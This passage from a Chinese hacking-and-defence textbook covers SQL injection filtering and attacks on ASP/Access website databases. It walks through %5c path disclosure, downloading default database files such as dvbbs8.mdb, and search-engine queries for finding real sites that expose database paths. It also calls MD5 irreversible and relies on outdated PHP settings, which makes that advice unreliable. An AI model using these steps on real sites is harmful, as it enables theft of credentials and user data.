使用上述代码可以过滤 ID 参数中的 "；" "，" 和 "insert" 字符。如果在 ID 参数中包含有这几个字符，则会返回错误页面。但危险字符远不止这几个，要过滤其他字符，只需将危害字符加入上面的代码即可。一般情况下，在获得用户提交的参数时，首先要进行一些基础性的过滤，然后根据程序相应的功能以及用户输入进行二次过滤。

② 使用 SQL 通用防注入程序进行过滤。通过手工的方法对特殊字符进行过滤难免会留下过滤不严的漏洞。而使用“SQL 通用防注入程序”可以全面地对程序进行过滤，从而很好地阻止 SQL 脚本注入漏洞的产生。

将从网上下载的“SQL 通用防注入程序 V3.1”存放在自己网站所在的文件夹中，然后需要进行简单的设置就可以很轻松地帮助程序员防御 SQL 注入，这是一种比较简单的过滤方法。该程序全面处理通过 POST 和 GET 两种方式提交的 SQL 注入，并且自定义需要过滤的字符串。当黑客提交 SQL 注入危险信息时，它就会自动记录黑客的 IP 地址、提交数据、非法操作等信息。其使用步骤如下。

① 将下载的“SQL 通用防注入程序”压缩包解压后，可以看到该程序主要包含 Nccao\_SqlIn.Asp、Nccao\_sql\_admin.asp 和 Sql.mdb 三个文件。

② 将其复制到网站所在的文件夹中，在需要防注入的页面头部加入 "<!--#include file="Nccao\_SqlIn.Asp"-->" 代码，即可在该页面防御 SQL 注入，如图所示。



在网页中加入防注入程序

## 提示

要想使整个网站都可以防注入,则可在数据文件(一般为 conn.asp)中加入“<!--#include file="Neeao\_SqlIn.Asp"-->”代码,即可在任意页面中调用防注入程序。

除对用户提交的参数和变量进行过滤外,也可以直接限制用户可输入的参数,因为只允许提交有限的字符远比过滤特定的字符更为安全。

③ 在 PHP 中对参数进行过滤。使用 PHP 建立网站的文件中有个配置文件 php.ini,在该文件中可对 PHP 进行安全设置。打开“php.ini”文件的安全模式,分别设置“safe\_mode=On”和“display\_errors=off”。因为显示 PHP 执行错误信息的“display\_errors”属性如果打开的话,就会返回很多可用信息,这样黑客就可以利用这些信息进行攻击。

另外,在该文件还有一个重要的属性“magic\_quotes\_gpc”,如果将其设置为“On”,PHP 程序就会自动将用户提交的含有“'” “” “\”等特殊字符的数据转换为含有反斜线的转义字符。该属性与 ASP 中参数的过滤有点类似,它可以防御大部分字符型注入攻击。

## 2. 使用专业的漏洞扫描工具

企业应当投资于一些专业的漏洞扫描工具,如 Acunetix 的 Web 漏洞扫描程序等。一个完善的漏洞扫描程序可以专门查找网站上的 SQL 注入式漏洞;而程序员应当使用漏洞扫描工具和站点监视工具对网站进行测试。

## 3. 对重要数据进行加密

采用加密技术对一些重要的数据进行加密,比如用 MD5 加密。MD5 没有反向算法,也

不能解密，就可以防范对网站的危害了。



## 技巧与问答

### ❖ 在使用工具“dv\_boke.exe”检测管理员密码时，为什么会出现猜解不出来的情况？

出现这种情况的原因是输入的用户名可能是管理员用户名。因为在“dv\_boke.exe”需要输入的是管理员的博客用户名。例如，这里管理员用户名为“admin”，其博客用户名为“ziyifengxi”，则需要输入的是“ziyifengxi”。

### ❖ 如使用“SQL 通用防注入程序”，怎样才能使整个网站都可以防注入？

将从网上下载的“SQL 通用防注入程序 V3.1”存放在自己网站所在文件夹中，要想使整个网站都可以防注入的话，则在数据文件（一般为 conn.asp）中加入“<!--#include file="Neeao\_SqlIn.Asp"-->”代码，就可以在任意页面中调用防注入程序了。

### ❖ 注入工具软件怎么找可以注入的网站？

百度不是很容易找到可以注入的网站，对于初学者来说，学习黑客之旅路漫漫。下面推荐几个信息安全网站，相信会对黑客学习者有助益。

① <https://www.tools.net/> Tools 是当前国内为数不多的民间网络信息安全研究团队之一。作为专业的安全技术交流平台，Tools 团队无任何盈利与商业性质，本着“低调求发展”的理念，在严格遵守国家法律的前提下低调和谐健康发展，其浓厚的讨论氛围、广泛的研究范围令不少安全爱好者神往！这儿的技术分析以及漏洞说明很详尽。

② <http://www.wooyun.org/> WooYun 是一个位于厂商和安全研究者之间的安全问题反馈平台，在对安全问题进行反馈处理跟进的同时，为互联网安全研究者提供一个公益、学习、交流和研究的平台。其名字来源于目前互联网上的“云”，在这个不做“云”不好意思和人家打招呼的时代，网络安全相关的，无论是技术还是思路都会有点黑色的感觉，所以自然出现了乌云。很多存在漏洞的网站都会在这里有说明。

③ <https://www.seebug.org/> SEBUG 漏洞库是为了更方便地管理与收集国内外网络安

全缺陷以及漏洞资料，漏洞信息涵盖了 Windows、Linux、UNIX、SunOS、MacOS、Web App、HP-UX、AIX、Android、Symbian 等多平台。着眼于网络安全的学习和探讨，凡是涉及的漏洞都是值得黑客注意的方向。

本章介绍的几种注入工具，仅是作为原理分析。一般这些工具不适用大型网站，仅仅适用于一般的小型网站或者学校网站，并且常常用在一些安全知识技能大赛中。



## 第9章

# 网站数据库入侵

作为网络的一个重要应用，数据库在网站建设与网络营销中发挥着重要的作用。相对普通网站而言，具有数据库功能的网站建设通常称为动态页面。它可以根据数据库中相应部分内容的调整而变化，使网站内容更灵活、维护更方便、更新更便捷。

### 本章要点

- 常见的数据库入侵及其防御方式。
- 两种常见的数据库入侵技术：下载漏洞攻击和暴库漏洞攻击。

## 9.1 常见数据库漏洞

数据库(Database)是按照数据结构来组织、存储和管理数据的仓库,产生于六十多年前。随着信息技术和市场的发展,特别是20世纪90年代以后,数据管理不再仅仅是存储和管理数据,而转变成用户所需要的各种数据管理的方式。数据库有很多种类型,从最简单的存储有各种数据的表格到能够进行海量数据存储的大型数据库系统都在各个方面得到了广泛的应用。

一个好的网站必须包含大量的有用信息,但过多的信息也会给浏览者带来不便,从而对网站产生不良影响。因此我们就需要通过搜索功能来帮助浏览者节省时间,提升用户体验。这时候就必须使用到数据库,数据库就是网站的后台管理和数据存储。

在信息化社会,充分有效地管理和利用各类信息资源,是进行科学研究和决策管理的前提条件。数据库技术是管理信息系统、办公自动化系统、决策支持系统等各类信息系统的核心部分,是进行科学研究和决策管理的重要手段。

一般的网站都需要使用数据库来存储信息,所以利用数据库漏洞对网站进行入侵的技术现在已经被广泛应用。要防范黑客入侵网站的数据库,首先要隐藏网站的数据库,不要让黑客知道数据库文件的路径和名称;其次需要管理员在网页程序中补上暴库漏洞,在数据库连接文件中加入容错代码等。

黑客可能还会利用网站数据库的某些特性进行入侵攻击。例如,数据库直接下载、暴库攻击等入侵攻击方式。与SQL注入攻击相比,这些攻击方式更加直接且危害同样巨大。通常所说的数据库入侵技术主要分为数据库下载漏洞和暴库漏洞两种。

黑客在入侵控制某个网站服务器之前,需要先获得该网站管理员用户名和密码。而得到网站管理员用户名和密码的方法有很多,但都离不开对数据库进行入侵攻击。

### 9.1.1 数据库下载漏洞

目前,数据库下载漏洞已经成为脚本漏洞的头号撒手锏,现在已经被越来越多的人所熟知。由于开发一套网站源程序是非常费时费力的,很多建站者出于节约考虑,往往会直接购买或下载一些免费的网站文章系统、论坛等源程序,再经过修改后使用,如右图所示。

由于网站源程序是公开的,所以很容易知道网站的核心数据库配置连接文件及路径等信息。如果网管没有对源程序中的数据库文件名



网站源码

和文件路径进行修改的话,就会存在数据暴露的安全危险。普通网站程序使用的数据库通常有两种,一种是使用小型数据库,如 Access,一般就存储在本地;另一种是使用大型数据库,如 SQL server、MySQL、Oracle 等,这时数据库一般放在另一台服务器上,通过 ODBC 来访问数据库。

在网页中查询各种数据信息、修改用户信息等操作实际上就是对数据库进行操作。如果这些网页存在漏洞,就会给网站带来不可恢复的灾难。由于 Access 数据库文件的特殊性,可以通过浏览器或下载工具下载 Access 数据库。数据库下载漏洞带来的安全威胁很大,黑客很有可能将数据库直接下载到本地打开,从中获取网站管理员密码等,以实现控制整个网站。

即使采取一些比如修改数据库的后缀名、修改数据库的名字等防范措施,黑客也会通过猜解的方式得到数据地址,或直接向数据库中插入危险的代码,进而控制整个网站。

在主流数据库中往往存在若干默认数据库用户,并且默认密码都是公开的,攻击者完全可以利用这些默认用户登录数据库。

例如,Oracle 中有 sys、system、sysman、scott 等 700 多个默认用户;MySQL 本机的 root 用户可以没有口令;网络上主机名为 build 的 root 和用户可以没有口令。如果数据库管理员没有设置密码,那么我们通过这些默认的用户名密码就可以轻松地控制一个数据库。

还需要了解数据库的连接端口号,在主流数据库中默认端口号是固定的,如 Oracle 是 1521、SQL Server 是 1433、MySQL 是 3306 等。

### 9.1.2 暴库漏洞

具有安全意识的程序员,会对网站源程序进行修改,如隐藏数据库文件名及路径。但黑客还是会通过某种手段暴露该网站的数据库信息。由此又诞生了很多数据库攻击技术,暴库漏洞攻击就是其中的一个。

暴库是指通过一些技术手段或者程序漏洞得到数据库的地址,并将这些数据非法下载到本地计算机。黑客从下载的数据库中就能得到网站管理员账号和密码,然后对网站进行破坏与管理等操作;黑客也能通过数据库得到网站用户的隐私信息和服务器的最高权限。

暴库的方法有很多,如果没有修改默认数据库地址,那可以直接下载到数据库对网站进行控制。当然稍有安全意识的程序员都会修改默认数据库地址,所以通常是由于程序的漏洞导致数据库被黑客非法下载到。在暴库的漏洞历史中,最为经典的是“单引号过滤不严漏洞”,黑客只要加单引号就能暴库。这个漏洞危害非常大,曾经导致无数网站受害。还有曾经出现的 %5c 遍历目录漏洞,也是非常简单。

数据库暴库技术本身应该是属于脚本漏洞的行列,之所以拿到这里来说是因为它在数据

库下载漏洞中起到了举足轻重的作用。很多时候我们根本不可能知道数据库的名字，那么就无从下手攻击，但数据库暴库技术的出现就可以轻松地解决数据库难题。很多人在用 ASP 写数据连接文件时，总会这么写 (conn.asp)：

```
.....  
db="data/rds_dbd32rfd213fg.mdb"  
Set conn = Server.CreateObject("ADODB.Connection")  
connstr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" &  
Server.MapPath(db)  
conn.Open connstr  
function CloseDatabase  
Conn.close  
Set conn = Nothing  
.....
```

这段语句看上去并没什么问题，而且数据库的名字取得很怪，如果没有数据库暴库技术我们能猜到这样的数据库名的概率几乎为 0。但就是这么简短的语句却隐藏着无限的信息，可以说网上绝大部分的程序都存在这个漏洞。我们只要将地址栏上在数据连接文件 conn.asp(一般为这个)前的 / 用 %5c 替代就可以暴到数据库的位置，或者在正常的网页链接地址中将 "/" 修改为 "%5c"，IIS 经过二次解码后，还可正确解释并找到网页文件。但如果调用数据库，经过解码后使用相对地址的数据库链接就会出错了。

## 9.2 数据库连接的基础知识

由于数据库下载和暴库漏洞攻击主要是针对 ASP+Access 数据库架构的网站，在详细介绍这两种攻击之前，需要先了解 ASP 与 Access 数据库的相关知识。

### 9.2.1 ASP 与 ADO 模块

ASP (Active Server Page, 动态服务器页面) 是微软公司开发的代替 CGI 脚本程序的一种应用，是一种简单、方便的编程工具，可以与数据库和其他程序进行交互。ASP 是一种服务器端脚本编写环境，可以创建和运行动态网页或 Web 应用程序。另外 ASP 可以使用服务器端 ActiveX 组件来执行各种各样的任务，如存取数据库、进行商务计算等。

#### 1. ADO 简介

ASP 和后台数据库是通过微软的 ADO 对象模块进行连接的。ADO (ActiveX Data Objects, ActiveX 数据对象) 是一组优化的访问数据库专用对象集，也是一项容易使用并且可扩展地将

数据库访问添加到 Web 页面的技术。

ADO 提供了编程语言和统一数据访问方式 OLE DB 的一个中间层。它允许开发人员编写访问数据的代码,而不用关注数据库是如何实现的。访问数据库时特定数据库支持的 SQL 命令仍可通过 ADO 中的命令对象来执行。

ADO 使用内置的 RecordSets 对象作为数据的主要接口,ADO 可使用 VBScript、JavaScript 等语言来控制对数据库的访问以及显示查询结果。可使用 ADO 编写脚本以连接到 ODBC(Open Database Connectivity)兼容的数据库和 OLE DB 兼容的数据源。通过执行 SQL 指令,也可使用户在浏览器中输入、删除、更新站点服务器的数据库信息等。

## 2. 查看数据库的驱动程序

ADO 可以连接多种支持 ODBC 的数据库,如 SQL Server、Access 等,但 ADO 对象必须与各种驱动程序结合才可以存取各种类型的数据库。

不同的数据库需要不同的驱动程序,查看数据库驱动程序的操作步骤如下。

- ① 选择“开始”→“设置”→“控制面板”→“管理工具”菜单项,即可打开“管理工具”窗口,如图所示。



“管理工具”窗口

- ② 双击“数据源 (ODBC)”图标,即可打开“ODBC 数据源管理器”对话框。切换到“驱动程序”选项卡,在“名称”列表中可看到各种数据库需要的驱动程序,如 Access 的驱动程序是 Microsoft Access Driver,如图所示。



“ODBC 数据源管理器”对话框

## 9.2.2 ADO 对象存取数据库

ADO 可使客户端应用程序通过 OLE DB 提供者访问和操作数据库服务器中的数据，主要优点是易于使用、速度快、内存支出低和占用磁盘空间少。ADO 包含 Connection、Command、RecordSet、Error、Field、Parameters 以及 Properties 七个内置对象，ASP 可通过这些对象完成对后台数据库进行操作。

其中 Connection、Command、RecordSet 对象比较常用，这 3 个对象的具体作用如下。

- Connection: 该对象用于建立与数据库的连接。通过连接可从应用程序访问数据源，它保存诸如指针类型、连接字符串、查询超时、连接超时和缺省数据库等连接信息。
- Command: 在建立 Connection 后，就可以对数据库进行操作。一般情况下，Command 对象可在数据库中添加、删除或更新数据，或在表中进行数据查询。Command 对象在定义查询参数或执行一个有输出参数的存储过程时非常有用。
- RecordSet: 该对象只代表一个记录集，这个记录集可以是连接的数据库中的表，也可以是 Command 对象的执行结果返回的记录集。所有对数据的操作几乎都是在 Recordset 对象中完成的，Record 对象用于指定行、移动行、添加、更改、删除记录。

在 ASP 脚本中使用 ADO 内置对象访问数据库，主要有如下几种操作。

### 1. 定义数据库组件

如果想对数据库进行定义，可采用“Server.CreateObject”和“<OBJECT> 标记”两种方法，其中第一种方法最为广泛，在分析 ASP 语句时经常碰到。如使用“Server.CreateObject”方法定义数据库，则用到语句：Set Conn=Server.CreateObject (“ADODB.Connection”)。

如果使用 <OBJECT> 标记定义连接的数据库，此时用到的代码如下。

```
<OBJECT RUNAT=Server ID=Conn CLASSID="Clsid: 000000293-0000-0010-8000-00AA 006D2EA4">
```

## 2. 打开数据库

可以使用“Open”打开想要访问的数据库，此时用到的代码如下。

Conn.asp "DSN名称"

### 3. 执行 SQL 语句

在打开数据库后，就需要执行相应的 SQL 语句，此时使用“Execute”命令即可开始执行访问数据库的操作，使用到的代码如下。

Set RS=Conn.Execute ("SQL语句"),其中“RS”表示结果集多项RecordSet。

#### 4. 关闭数据库

访问完数据库，需要关闭结果集对象，以断开与数据库的连接，此时用到的语句如下。

```
RS.Close
Conn.Close
```

### 9.2.3 数据库连接代码

经过前面的介绍，可以建立一个完整的 Access 数据库连接文件，其具体内容如下。

```
<%  
dim conn,db_set  
db_set="web/data/data_db.mdb" //数据库地址  
on error resume next  
Set conn = Server.CreateObject("ADODB.Connection")  
connstr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" &  
Server.MapPath(DB_set)  
conn.Open connstr  
If Err.Number>0 Then  
Err.Clear  
Set conn = Nothing  
Response.Write "数据库连接出错, 请检查Conn.asp文件中的数据库参数设置"  
Response.End  
End If  
sub CloseConn()  
On Error Resume Next
```

```
If IsObject(Conn) Then  
    conn.close  
    set conn=nothing  
end if  
end sub  
>
```

从上述代码中可以看出,该网站是采用 OLE DB 驱动程序连接 Access 数据库的。如果想采用 ODBC 驱动程序来连接 Access 数据库,则需将“connstr=“Provider=Microsoft.Jet.OLEDB.4.0;Data Source=”& Server.MapPath(DB\_set)”修改为“connstr=“DRIVER={Microsoft Access Driver (\*.mdb)};“DBO=”&Server.MapPath (“”&DB\_set&”)”即可。在后面介绍的数据库下载与暴库漏洞攻击都是针对上述代码的。所以 Access 数据库连接代码非常重要,一定要将其弄清楚。

## 9.3 数据库下载漏洞的攻击

网站管理员都应该具备一些基本的网站安全意识和知识,特别是安全意识。不仅仅需要去寻找安全的网站程序,还需要去主动发现网站程序中可能存在的安全漏洞。但有很多网站管理员将所有的安全工作都交给了网站程序,这往往让黑客有可乘之机。

### 9.3.1 搭建论坛网站

本节将使用动网论坛 dvbbs8.2.0Access 版来模拟一个普通建站者的建站流程,从而让大家了解到缺乏安全意识的建站者是如何在网站中留下数据库下载漏洞的。在设置网站空间或搭建网站服务器之后,开始考虑建站程序,准备搭建一个论坛。其具体操作步骤如下。

#### ① 下载“动网论坛 dvbbs8.2.0Access 版”

源程序并运行安装程序,指定论坛的安装目标位置,这里设置为“D:\weblocal”,如右图所示。



安装页面

- ② 单击“安装”按钮，即可完成动网论坛的解压安装。
- ③ 待安装完成后，要在服务程序中设置论坛 Web 服务路径，这里使用 Windows 系统自带的 IIS 信息管理工具。按照前面的章节介绍，配置网站主机目录，解压路径即为主机目录。
- ④ 在 IIS 管理器中启动网站后，打开浏览器输入网址“http://localhost/Dvbbs8.2.0\_Ac/admin\_login.asp”，登录动网论坛后台管理页面，在其中修改管理员的默认密码，并进行其他论坛功能设置，如图所示。



### 9.3.2 数据库下载漏洞的攻击流程

一般情况下，黑客在入侵前都会收集目标网站的各种信息。而当黑客面对建站者搭建的论坛时，首先会获取该论坛的各种信息，比如论坛采用的是什么程序、程序的版本等。这样，就为网站默认数据库文件进行下载攻击做好了铺垫。

缺乏安全意识的建站者，往往会给黑客留下很多“提示”信息。例如，在动网论坛主页底部，就包含“Powered By Dvbbs Version 8.2.0”的论坛版权标识，如图所示。而这么个标识，就可以让黑客快速识别出动网论坛采用的程序及版本。



论坛主页中的标识信息

使用动网论坛的网站很多，所以可以通过搜索的方式来搜索未修改版权标识的动网论坛。打开百度或者 Google 搜索引擎，在其中输入“Powered By: Dvbbs Version”，按下回车键即可找到使用动网论坛程序的网站。从搜索结果可以看到“找到相关的网页约 104 000 篇”的提示信息，表明有这么多的论坛都使用动网论坛程序，且均是未修改版本的标识。这样，黑客就可以得到很多论坛的版本等信息。

在了解论坛采用的程序及版本后，黑客就会从网上下载相应的网站论坛源程序进行分析。作为最简单的入侵手段，黑客会查看网站论坛的默认数据库。黑客会使用 notepad 或者 UE 编辑器之类打开源程序的“conn.asp”文件，从该文件中可以看到动网论坛的默认数据库的具体位置。

该文件的主要内容如下。

```
If IsSqlDataBase = 1 Then \\sql数据库连接参数: 数据库名
(SqlDatabaseName)、用户密码(SqlPassword)、用户名(SqlUsername)、连接名
(SqlLocalName) (本地用local, 外地用IP)
    Const SqlDatabaseName = "Dvbbs82"
    Const SqlPassword = "dvbbs"
    Const SqlUsername = "dvbbs"
    Const SqlLocalName = "(local)"
    SqlNowString = "GetDate()"
Else
    Db = "data/dvbbs8.mdb"
    SqlNowString = "Now()"
End If
Const EnabledSession= true
Const IsDeBug = 1
Set Dvbbs = New Cls_Forum
Set template = New cls_templates
Sub ConnectionDatabase
    Dim ConnStr
```


```

If IsSqlDataBase = 1 Then
    ConnStr = "Provider = Sqloledb; User ID = " & SqlUsername
    & "; Password = " & SqlPassword & "; Initial Catalog = " &
    SqlDatabaseName & "; Data Source = " & SqlLocalName & ";";
Else
    ConnStr = "Provider = Microsoft.Jet.OLEDB.4.0;Data Source =
    " & Server.MapPath(MyDbPath & db)
End If
On Error Resume Next
Set conn = Dvbbs.iCreateObject("ADODB.Connection")
conn.open ConnStr
If Err Then
    err.Clear
    Set Conn = Nothing
    Response.Write "数据库连接出错, 请检查连接字符串。"
    Response.End
End If
End Sub

```

只要对上述代码稍加分析, 即可得知“data/dvbbs8.mdb”就是动网数据库的文件保存路径, 如图所示。代码中使用的是相对地址, 所以实际的路径应为“F:\新建文件夹\dvbbs8\data/dvbbs8.mdb”。也就是说, 如果网址论坛链接地址为“http://www.\*\*\*.com/bbs/”的话, 那么默认的数据库文件链接地址应是“http://www.\*\*\*.com/bbs/data/dvbbs8.mdb”。这样, 黑客就可以利用该链接下载数据库文件了。

在其他公开代码的网站程序中, 黑客也可以通过类似的方法, 查到网站程序的默认数据库文件名和路径, 然后进行下载攻击。




查看数据库的保存位置

### 9.3.3 下载网站的数据库

前面搭建的论坛功能可以正常执行,而且还修改了管理员的登录密码,但是忽略了一个极为重要的问题,即没有对论坛数据库的路径与文件名进行修改,这样就会给黑客入侵留下攻击的机会。由于在IE浏览器中访问.mdb的数据库文件时,该文件会被自动下载,黑客就会尝试下载网站的默认数据库,以获得网站的重要数据信息。如果建站者没有对默认的数据库进行改名或修改路径,就会导致网站论坛的数据库被下载攻击。

当黑客打开该论坛时会先尝试修改浏览器中的网址,假设论坛的网址是“http://localhost/index.asp”,如图所示。而黑客则会尝试提交关于数据库的链接“http://localhost/data/Dvbbs8.mdb”。



打开动网论坛的首页

#### 提示

动网论坛使用默认的数据库是位于论坛目录下的“data/Dvbbs8.mdb”文件中。如果管理员没有更改该数据库文件的路径,只要在IE浏览器中访问该文件,就可以下载到论坛数据库。

下载并查看数据库的具体操作步骤如下。

- ① 在火狐浏览器的地址栏中输入“http://localhost/Dvbbs8.2.0\_Ac/Data/Dvbbs8.mdb”后,即可打开“文件下载”对话框,从而自动连接到主机的数据库文件,如右图所示。



“文件下载”对话框



### 9.3.4 数据库下载漏洞的防范

数据库下载本身不算是程序漏洞，而是由于网站程序员缺乏安全意识引起的。该漏洞不仅存在于动网论坛中，还存在于大量的开放源代码网站程序中。很多黑客通过默认的数据库地址来下载相应的数据库文件，所以要修改自己数据库默认的路径和文件名，否则黑客也有可能会有针对性地下载网站程序，并找到默认的数据库进行攻击。

#### 1. 修改数据库连接文件

首先修改默认的数据库文件名或路径，这是保证网站安全的第一步。这里仍以“动网论坛 Dvbbs 8.2.0 Access 版”为例介绍该如何更改数据库文件名及路径，以保证网站程序的正常运行。在很多网站程序中都是通过“conn.asp”文件连接数据库的，“conn.asp”往往是默认的网站数据库连接文件。所以对于大部分的网站程序，如果要修改默认数据库文件名及路径，通常都需要修改该文件。

用 NotePad 编辑器打开动网论坛程序目录下的“conn.asp”文件，找到数据库连接代码：ConnStr = "Provider = Microsoft.Jet.OLEDB.4.0;Data Source = " & Server.MapPath(db)，其中“Server.MapPath(db)”中“db”变量的作用是定义数据库路径，所以可以向上查找“db”变量的赋值语句，具体内容为：Db = "data/dvbbs8.mdb"。

这句是用来定义数据库路径及文件名的代码。对其中的数据库文件名及路径进行修改，如这里改为“Db = "bbsdata/bbstest.asp"”，如图所示。



修改数据库连接文件

## 提示

数据库路径尽量修改得少见一些，而数据库的文件名则要复杂一些，以加大黑客的猜解难度。还可把数据库文件名后缀修改为 .asp，这样会提高安全性。这是因为在 IE 浏览器中访问 .asp 的数据库文件时，数据库文件将被当作 asp 网页文件，所以会直接显示乱码而导致无法下载数据库。

另外，在数据库文件名中加上“#”号，这样可以在一定程度上防止数据库被下载。因为在网址链接中，“#”被当作一个截断符，IE 会自动忽略 # 号后面的内容，所以就不能进行下载或访问到真实的数据库。例如，可以将前面的文件名路径修改为“bbsdata/bbs#test.asp”，这样在 IE 浏览器中访问时就会提示找不到该网页。

## 2. 修改数据库路径

除了修改数据库连接文件“conn.asp”中的数据库路径和名称，还需要将已经改名的数据库文件移动到指定的路径中。这里还以动网论坛为例。打开动网论坛程序目录，将其中的“data”文件夹重新命名为“bbsdata”，再将默认的数据库文件名“dvbbs8.mdb”修改为“bbstest.asp”。如果要防御数据库下载攻击，仅仅修改数据库连接文件和路径是不够的，因为这两种方法只能防止数据库的直接下载攻击。黑客可能还会通过其他方法绕过这些限制，对数据库采取其他方式的攻击。

## 9.4 怎样搜索网站漏洞

百度、Google 等都是大家经常使用的网站，这些网站提供的搜索引擎服务备受广大用户的青睐。黑客可以利用搜索引擎来下载一个网站的数据库，从而得到网站的管理账号和密码，并可以获得整个网站的管理权。

### 9.4.1 怎样搜索漏洞网站信息

在 Google 中可以搜索出网站数据库的相对路径，结合网站的地址找到其数据库并进行下载，最后打开数据库，得到管理员账号和密码后即可进行一系列操作。

具体的操作步骤如下。

- ① 在百度搜索引擎的“搜索”文本框中输入“大学 server.MapPath(".mdb")”。这里的关键词可以是任意字符，如汽车、美容、政府等。
- ② 单击“百度一下”按钮，即可进行搜索，其搜索结果如图所示。不难看出，在搜索的结果中也会存在一些水分，而且范围太大。有的网页会包含一些 ASP 源代码，需要用户具

有一定的鉴别能力。在众多找到的结果中，黑客会得到很多带有数据库路径的信息。



搜索结果

- ③ 在搜索结果列表中如果出现类似包含数据库路径的信息，则说明可以得到该网站数据库的相对地址，如图所示。包含数据库路径的代码如下。

```
open "Driver={Microsoft Access Driver (*.mdb)};Dbq="+server.
MapPath(".../data/new.mdb") 'set recordset1=server.createobject
("ADODB.recors"):
```



找到符合条件的网站

- ④ 搜索结果列表中显示了搜索到该站点符合条件的信息标题，单击即可打开相关的网页。由该标题链接可知该网页的链接地址为“http://www.\*\*\*\*\*.com/html”，查看在该网页中有没有包含“server.mappath”的数据库信息。



数据库的网站，并可以在搜索结果中得到如下的数据库路径信息。

```
<%
Set Conn = Server.CreateObject ("ADODB.Connection")
set rs = Server.CreateObject ("ADODB.recordset")
StrConn = "Provider = Microsoft.Jet.OLEDB.4.0; Data Source=" &
Server.MapPath("数据库路径")
Conn.Open StrConn
%>
<%Set Conn= Server. ... %>
```

通过上述数据库连接信息可以得到数据库的地址，在 IE 浏览器中输入数据库地址，就可以将其数据库文件下载到本地计算机中。在该网站的数据库没有采用 MD5 加密的情况下，黑客就容易得到其管理员用户名及密码等重要信息，进而利用这些信息攻击整个网站。这就是黑客常用的“Google 暴库”基本原理。

## 1. Google 暴库的分析

Google 暴库的攻击技术已经存在了一段时间，但是目前遭受 Google 暴库攻击的站点依然很多。下面就来分析 Google 暴库漏洞出现的原因。在 IE 浏览器中打开搜索到数据库信息的网页，选择“查看”→“源文件”菜单项，即可打开网页源代码。

在网页源代码中可以查看到如下代码。

```
<%
' 开启 ADO 连接
Set Conn = Server.CreateObject ("ADODB.Connection")
Conn.Open "Driver={Microsoft Access Driver
(*.mdb)};DBQ="+server.MapPath("../data/news.mdb)
' Set recordset1 = server.createobject ("ADODB.recordset")
' SQLrec = "SELECT * FROM news order by id desc"
' recordset1.open SQLrec,conn,3,3
%>
```

不难看出，上述代码与 Google 搜索到的内容基本一样，只不过藏在网页的源代码文件中。在 ASP 中，“<%...%>”标记中的内容将被作为 ASP 代码执行，而不显示在网页中，但是这些代码可以在网页源文件查看到。

在编写网页程序时，如果需要判断某个请求的网页中是否有指定的内容，可以通过“recv”函数来接收服务器返回的内容（返回的内容是网页的源码），并用正则表达式对源码进行匹配检查。这也是 Google 的搜索原理，所以 Google 可以直接搜索到网页中的源代码，甚至数据库连接信息，从而造成了 Google 搜索暴库。

黑客可以直接在 Google 进行搜索，然后找到网页源代码中的数据库信息，进而对搜索到的网站进行攻击。如果网站中存在 Google 暴库漏洞，即使数据库的名字再怪异、隐藏的目录再深，只要 ASP 源代码失密，就会导致数据库被黑客下载。

## 2. Google 暴库的防御

该漏洞出现的原因在于程序员的安全意识不强,对于数据库连接代码这类极为重要的信息是不能直接放到网页源代码中的。要防止该类漏洞的出现,只须隐藏数据库连接语句,将其写入专门的数据库连接文件中。在需要执行数据库查询的网页中,通过“include”函数来调用数据库文件,打开数据库并执行相应的数据库操作即可。

首先,在 Dreamweaver 中创建一个 conn.asp 文件,其具体内容如下。

```
<%
connstr="DBQ="+server.mappath("data/data.mdb")+";DefaultDir=;
DRIVER={Microsoft Access Driver (*.mdb)};"
Set conn=server.createobject("ADODB.CONNECTION")
On Error Resume Next
%>
```

其次,用 Dreamweaver 打开需要调用数据库的 ASP 文件,在其顶部加入“<!--#include file=“con n.asp”-->”语句。这样在实现数据库调用的同时,也可以将数据库语句隐藏,从而解决源码被暴露,导致黑客利用搜索引擎得到网站数据库的问题。

